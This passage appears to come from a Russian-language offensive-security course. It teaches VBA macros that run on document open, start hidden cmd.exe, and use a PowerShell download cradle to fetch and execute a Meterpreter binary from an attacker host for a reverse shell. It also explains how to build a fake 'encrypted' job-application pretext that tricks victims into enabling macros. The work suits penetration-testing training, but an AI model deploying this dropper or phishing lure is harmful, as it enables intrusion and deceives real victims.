


Рисунок 8 - Редактор VBA в Microsoft Word

Когда мы создаём макрос, редактор автоматически создаёт небольшой начальный фрагмент кода, как показано на рисунке 8. Важное ключевое слово в этом небольшом фрагменте кода - `Sub MyMacro`,[25] которое определяет начало метода с именем `MyMacro`, тогда как `End Sub` завершает метод. Обратите внимание, что в VBA метод не может возвращать значения вызывающему коду, но функция, заключённая между ключевыми словами вроде `Function MyMacro` и `End Function`, может.

Переменные очень полезны при программировании, и, как во многих других языках программирования, VBA требует объявлять их перед использованием. Это делается через ключевое слово `Dim`[26] с двумя другими параметрами: именем переменной и её типом данных.[27] Объявим несколько примерных переменных (листинг 20):

```
Dim myString As String
Dim myLong As Long
Dim myPointer As LongPtr
```

Листинг 20 - Объявление переменных разных типов в VBA

В примере выше мы использовали три очень распространённых типа данных: `String`, `Long` и `LongPtr`. Эти типы данных напрямую соответствуют строке Unicode, 64-битному целому числу и указателю памяти соответственно. Они представляют нативные типы данных операционной системы и часто используются в таких языках, как C или C++.

Теперь, когда мы знаем, как объявлять переменные, мы можем использовать их и управлять ими с помощью операторов потока управления. К ним относятся операторы `If` и `Else`,[28] как показано в листинге 21, и цикл `For`,[29] как показано в листинге 22. Рассмотрим их подробнее.

Операторы `If` и `Else` дополняются ключевыми словами `Then` и `End If`, чтобы сформировать полный оператор ветвления. Когда условие `If` выполняется, выполняется ветка `Then`; иначе выполняется ветка `Else`. После оценки всех условий `End If` завершает условный блок. В примере ниже наш макрос проверит значение переменной и, в зависимости от результата, отобразит соответствующую встроенную функцию `MsgBox`.[30]

```
Sub MyMacro()

Dim myLong As Long

myLong = 1

If myLong < 5 Then
    MsgBox ("True")
Else
    MsgBox ("False")
End If

End Sub
```

Листинг 21 - Операторы If и Else в VBA

Чтобы выполнить макрос, мы либо нажимаем кнопку Run Macro, либо нажимаем %.




Рисунок 9 - Кнопка Run Macro

Этот макрос отобразит окно сообщения `True`, поскольку переменная `myLong` меньше пяти. Далее мы изучим цикл `For`, который увеличивает счётчик через ключевое слово `Next`. Это показано ниже в листинге 22.

```
Sub MyMacro()

For counter = 1 To 3
    MsgBox ("Alert")
Next counter

End Sub
```

Листинг 22 - Цикл For в VBA

Цикл `For` пройдёт по счётчику три раза и каждый раз, доходя до ключевого слова `Next`, будет увеличивать значение `counter` на единицу. Выполнение этого макроса покажет три окна сообщений `Alert`.

Теперь, когда мы кратко обсудили пользовательские методы и операторы, переключим внимание на нашу конечную цель: заставить жертву выполнить наш пользовательский макрос. Поскольку жертва, скорее всего, не сделает этого добровольно, нам нужно использовать существующие методы вроде `Document_Open()`[31] и `AutoOpen()`[32], которые выполняются при открытии документа Word.

> **Примечание.** Между разными приложениями Office есть некоторые различия в использовании VBA. Например, `Document_Open()` в Excel называется `Workbook_Open()`.

Чтобы это работало, мы должны сохранить документ в формате с поддержкой макросов, например `.doc` или `.docm`.[33] Более новый `.docx` не будет хранить макросы. Чтобы протестировать эту функциональность, мы используем очень простой макрос, показанный в листинге 23.

```
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    MsgBox ("This is a macro test")
End Sub
```

Листинг 23 - Простой макрос Word, который автоматически выполняется

Этот пример использует и `Document_Open`, и `AutoOpen` для избыточности. Мы сохраним документ в устаревшем формате `.doc`, также называемом Word 97-2003 Document, и закроем его. Теперь, когда документ сохранён, мы можем попробовать открыть его снова. Однако вместо вывода нашего окна сообщения нам показывается баннер предупреждения безопасности, как на рисунке 10.




Рисунок 10 - Предупреждение безопасности макросов в Microsoft Word

Если мы нажмём кнопку Enable Content, макрос выполнится и появится окно сообщения. Это настройка безопасности по умолчанию для любого приложения Office. Это означает, что при запуске этой атаки на стороне клиента нам нужно каким-то образом убедить жертву открыть документ и включить макрос.

Мы можем изучить эти настройки безопасности, перейдя в File > Options > Trust Center и открыв Trust Center Settings:




Рисунок 11 - Trust Center в Microsoft Word

Внутри Trust Center настройка безопасности по умолчанию - `Disable all macros with notification`:




Рисунок 12 - Macro Settings в Trust Center

Параметры Protected View описывают функцию песочницы, введённую в Microsoft Office 2010, которая включается, когда документы происходят из Интернета.




Рисунок 13 - Protected View в Trust Center

Когда Protected View включён, макросы отключены, внешние изображения заблокированы, а пользователю показывается дополнительное предупреждающее сообщение, как на рисунке 14.




Рисунок 14 - Предупреждение безопасности Protected View в Microsoft Word

Это усложняет нашу ситуацию, поскольку наша атака на стороне клиента должна обманом заставить пользователя также отключить Protected View при открытии документа. Мы вскоре рассмотрим это.

Чтобы завершить этот раздел, мы продемонстрируем, как использовать VBA для запуска внешнего приложения вроде `cmd.exe`. Это послужит основой для других техник, которые мы будем использовать в оставшейся части курса. Первая и самая простая техника использует функцию VBA `Shell`,[34] которая принимает два аргумента. Первый - путь и имя запускаемого приложения вместе с любыми аргументами. Второй - `WindowStyle`, который задаёт стиль окна программы.

Как атакующих, нас больше всего интересует значение `vbHide` или его числовой эквивалент `0`, поскольку оно скрывает окно запускаемой программы. В примере ниже, как только жертва включает макросы, мы запускаем командную строку со скрытым окном.

```
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    Dim str As String
    str = "cmd.exe"
    Shell str, vbHide
End Sub
```

Листинг 24 - Макрос для выполнения cmd из метода Shell

Сохранение макроса и повторное открытие документа Word запустит макрос без каких-либо предупреждений безопасности, потому что мы уже включили макросы для этого документа. Если мы переименуем документ, предупреждение безопасности появится снова.

Поскольку командная строка была открыта как скрытое окно, она не отображается, но мы можем проверить, что она работает. Мы можем использовать Process Explorer из SysInternals,[35] расположенный в папке `C:\Tools`, чтобы вывести информацию о выполняющихся процессах, а также о том, какие дескрипторы и DLL они открыли или загрузили. В нашем случае при запуске он покажет `cmd.exe` как дочерний процесс `WINWORD.EXE`.




Рисунок 15 - Cmd.exe как дочерний процесс Microsoft Word

Мы также можем использовать Windows Script Host (WSH)[36] для запуска оболочки. Для этого мы вызовем метод `CreateObject`,[37] чтобы создать оболочку WSH, а затем сможем вызвать метод `Run`.[38] Хотя это может звучать сложно, на деле всё относительно просто, как показано в листинге 25.

```
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    Dim str As String
    str = "cmd.exe"
    CreateObject("Wscript.Shell").Run str, 0
End Sub
```

Листинг 25 - Макрос выполняет cmd из Windows Script Host

В листинге выше вызов `CreateObject` возвращает WSH-объект, из которого мы вызываем метод `Run`, передавая путь и имя приложения для выполнения вместе со стилем окна `vbHide` (`0`). Выполнение макроса снова откроет `cmd.exe` как скрытый процесс.

В этом разделе мы изучили основы VBA и макросов Microsoft Office. Мы обсудили оператор `If` и циклы `For`. Мы также изучили Trust Center и обсудили разные расширения файлов, необходимые для сохранения макросов. Кроме того, мы кратко обсудили, как мы можем использовать VBA для выполнения других приложений. В следующем разделе мы будем развивать это дальше, чтобы научиться выполнять шеллкод Meterpreter.

#### 3.2.2.1 Упражнения

1. Поэкспериментируйте с основами программирования VBA, создав небольшой макрос, который 5 раз выводит текущее имя пользователя и имя компьютера с помощью функции `Environ$`.
2. Создайте макрос Excel, который запускается при открытии электронной таблицы Excel и выполняет `cmd.exe` с помощью `Workbook_Open`.[39]

### 3.2.3 Пусть PowerShell поможет нам

До сих пор мы сосредоточивались на Microsoft Office и обсуждали самые базовые механики макросов VBA. Далее мы обсудим, как можно использовать чрезвычайно мощную и гибкую среду PowerShell вместе с фишинговыми атаками с применением документов Word или Excel.

Как обсуждалось в предыдущем разделе, VBA - это компилируемый язык, который использует типы. С другой стороны, PowerShell компилируется и выполняется на лету через .NET Framework, обычно не использует типы и предоставляет большую гибкость. Чтобы объявить переменную в PowerShell, мы просто используем символ доллара (`$`). Управляющая логика PowerShell, такая как операторы ветвления и циклы, следует синтаксису, похожему на большинство других скриптовых языков. Самое большое синтаксическое различие заключается в сравнениях. PowerShell не использует типичный синтаксис `==` или `!=`, а вместо этого использует `-eq`, `-ne` и похожие операторы.[40]

Поскольку PowerShell имеет доступ к .NET Framework, мы можем легко реализовывать специализированные техники, такие как загрузочная команда (download cradle), чтобы скачивать содержимое, например полезную нагрузку второго этапа, с внешних веб-серверов. Наиболее часто используемый вариант - класс `Net.WebClient`.[41] Создав объект из этого класса, мы можем вызвать метод `DownloadFile`,[42] чтобы скачать любой файл с веб-сервера на машину жертвы.

В следующем примере мы покажем, как вызвать метод `DownloadFile`. Мы начнём со сборки полного скрипта, а затем сократим его до однострочной команды. `DownloadFile` принимает два аргумента: URL скачиваемого файла и имя выходного файла. Всю процедуру загрузки можно записать всего в четыре строки PowerShell, как показано в листинге 26.

```
$url = "http://192.168.119.120/msfstaged.exe"
$out = "msfstaged.exe"
$wc = New-Object Net.WebClient
$wc.DownloadFile($url, $out)
```

Листинг 26 - PowerShell-код для скачивания исполняемого файла Meterpreter

Сначала мы создали переменную для файла, который хотим скачать, затем переменную для имени локального файла. Далее мы создали экземпляр класса `Net.WebClient`, чтобы получить загрузочную команду, из которой затем вызываем метод `DownloadFile` для скачивания файла. В этом случае мы использовали тот же поэтапный исполняемый файл Meterpreter, который создали ранее.

Альтернативно эти четыре строки можно сжать в одну однострочную команду:

```
(New-Object System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe', 'msfstaged.exe')
```

Листинг 27 - Однострочная PowerShell-команда для скачивания исполняемого файла Meterpreter

Давайте встроим это в наш макрос Word с помощью VBA и позволим PowerShell сделать за нас тяжёлую работу. Мы будем постепенно собирать это здесь, шаг за шагом, а затем рассмотрим полный код.

> **Примечание.** Большинство загрузочных команд PowerShell используют HTTP или HTTPS, но можно создать загрузочную команду PowerShell,[43] которая использует TXT-записи[44] и DNS-транспорт.

В качестве общего обзора: мы настроим загрузочную команду, преобразовав нашу строку PowerShell так, чтобы она работала в VBA. Затем мы дадим системе время скачать файл и, наконец, выполним этот файл.

Начнём писать наш VBA-код. Первый шаг - объявить нашу строковую переменную и заполнить эту строку кодом нашей загрузочной команды PowerShell. Затем мы используем метод `Shell`, чтобы запустить PowerShell с однострочной командой в качестве аргумента. После этого мы укажем методу `Shell` выполнить код с выводом, скрытым от пользователя. Фрагмент кода, показанный в листинге 28, скачает файл на машину жертвы:

```
Dim str As String
str = "powershell (New-Object System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe',
    'msfstaged.exe')"
Shell str, vbHide
```

Листинг 28 - VBA-код для вызова загрузочной команды PowerShell

Перед выполнением этого кода мы должны поместить исполняемый файл Meterpreter (`msfstaged.exe`) на наш веб-сервер Kali вместе с прослушивателем `multi/handler`. Чтобы выполнить исполняемый файл Meterpreter через VBA, мы должны указать полный путь. К счастью, скачанное содержимое окажется в текущей папке документа Word, и мы можем получить имя пути с помощью свойства `ActiveDocument.Path`,[45] как показано в листинге 29.

```
Dim exePath As String
exePath = ActiveDocument.Path + "\msfstaged.exe"
```

Листинг 29 - Получение пути к файлу из ActiveDocument.Path

Поскольку мы скачиваем исполняемый файл Meterpreter с веб-сервера, а время загрузки может различаться, мы должны ввести задержку. К сожалению, в Microsoft Word нет VBA-функции wait или sleep, как в Excel, поэтому мы реализуем пользовательский метод `Wait` с помощью цикла `Do`[46] и функций `Now`[47] и `DateAdd`.[48] Это позволит нам передавать параметр `Wait`, измеряемый в секундах, и приостанавливать выполнение.

Чтобы наша процедура `Wait` не блокировала Microsoft Word, каждая итерация вызывает `DoEvents`,[49] позволяя обрабатывать другие действия. Для начала мы получим текущие дату и время с помощью функции `Now` и сохраним их в переменной `t`. Затем мы используем цикл `Do`, который будет работать по сравнению, объявленному в операторе `Loop Until`.

```
Sub Wait(n As Long)
    Dim t As Date
    t = Now
    Do
        DoEvents
    Loop Until Now >= DateAdd("s", n, t)
End Sub
```

Листинг 30 - Метод ожидания VBA с использованием дат

Этот код будет продолжать цикл до тех пор, пока сравнение не станет истинным, что происходит, когда текущее время, возвращаемое `Now`, становится больше времени, возвращаемого функцией `DateAdd`. Эта функция принимает три аргумента: строковое выражение, представляющее интервал времени (`s`), количество секунд для ожидания (`n`) и текущее время (`t`).

Проще говоря, `n` секунд добавляются ко времени начала цикла, а результат сравнивается с текущим временем. Когда проходит `n` секунд, цикл завершается.

Когда реализация метода `Wait` готова, нам нужно лишь вызвать его, а затем выполнить исполняемый файл Meterpreter. Для этого мы снова используем функцию `Shell` и вызываем созданный нами `exePath`. Полный макрос VBA показан ниже в листинге 31.

```
Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    Dim str As String
    str = "powershell (New-Object System.Net.WebClient).DownloadFile('http://192.168.119.120/msfstaged.exe',
    'msfstaged.exe')"
    Shell str, vbHide
    Dim exePath As String
    exePath = ActiveDocument.Path + "\msfstaged.exe"
    Wait (2)
    Shell exePath, vbHide

End Sub

Sub Wait(n As Long)
    Dim t As Date
    t = Now
    Do
        DoEvents
    Loop Until Now >= DateAdd("s", n, t)
End Sub
```

Листинг 31 - Полный макрос VBA для скачивания исполняемого файла Meterpreter и его выполнения

Давайте рассмотрим, что мы сделали. Мы создали документ Word, который получает исполняемый файл Meterpreter с нашего веб-сервера при открытии документа и включённых макросах. Мы добавили небольшую задержку, чтобы файл успел полностью скачаться. Затем мы выполнили файл скрыто от пользователя. В результате мы получили обратную оболочку Meterpreter.

#### 3.2.3.1 Упражнения

1. Воспроизведите макрос Word, чтобы получить обратную оболочку. Реализуйте его в Excel.
2. Поэкспериментируйте с другой загрузочной командой PowerShell, например `Invoke-WebRequest`.

## 3.3 Сохраняем правдоподобный вид

Теперь, когда мы понимаем, как использовать документ Word и макрос для получения удалённого доступа к клиенту, мы можем обратить внимание на более человеческий элемент: как заставить жертву действительно выполнить его.

При выполнении фишинговой атаки на стороне клиента мы должны обмануть жертву. В некоторых случаях нам нужно обмануть её несколько раз. Например, нам может понадобиться убедить её открыть файл, включить параметры вроде макросов или перейти по заданному URL. Всё это должно произойти так, чтобы не насторожить её относительно наших вредоносных намерений и действий.

Для этого мы должны полагаться на легенду. Легенда - это по сути ложный мотив. Мы будем использовать этот ложный мотив в атаке социальной инженерии, фактически лгая нашей цели, чтобы убедить её сделать то, чего она обычно не сделала бы.

### 3.3.1 Фишинговая легенда

Фишинговая атака эксплуатирует поведение жертвы, используя её любопытство или страх, чтобы побудить запустить нашу полезную нагрузку вопреки здравому смыслу. Популярные механизмы включают заявления о приёме на работу, обновления по медицинским контрактам, счета или запросы от отдела кадров, в зависимости от целевой организации и конкретных сотрудников.

При использовании Microsoft Office в фишинговой атаке атакующий обычно представляет документ, заявляет, что документ зашифрован или защищён, и предлагает пользователю нажать Enable Editing и Enable Content, чтобы правильно просмотреть документ.

> **Примечание.** Эта техника используется, среди прочего, в популярном Quasat RAT[50] и Ursnif Trojan.[51]

После того как пользователь открыл документ, мы должны попытаться развеять его подозрения. Если документ плохо подготовлен или выглядит как спам, пользователь может предупредить службу поддержки, что может скомпрометировать нашу атаку. Лучше избегать орфографических и грамматических ошибок и убедиться, что содержимое соответствует стилю уловки. Нам также следует приложить усилия, чтобы документ выглядел легитимно, включив названия продуктов и логотипы, которые пользователи, вероятно, знают и которым доверяют, например Microsoft или стандарты шифрования вроде RSA.

В примере ниже мы предположим, что прикреплённый документ с заявлением о приёме на работу зашифрован для защиты его содержимого в соответствии с правилами GDPR.[52] Если у жертвы нет сильного технического фона, эти дополнительные термины и "техническая магия" могут сделать документ более легитимным. В этом случае мы просто добавим случайный Base64-кодированный текст и примечание о соответствии GDPR:




Рисунок 16 - Зашифрованное RSA заявление о приёме на работу

Чтобы усилить ощущение легитимности, мы также можем добавить логотип RSA в заголовок, как показано на рисунке 17.

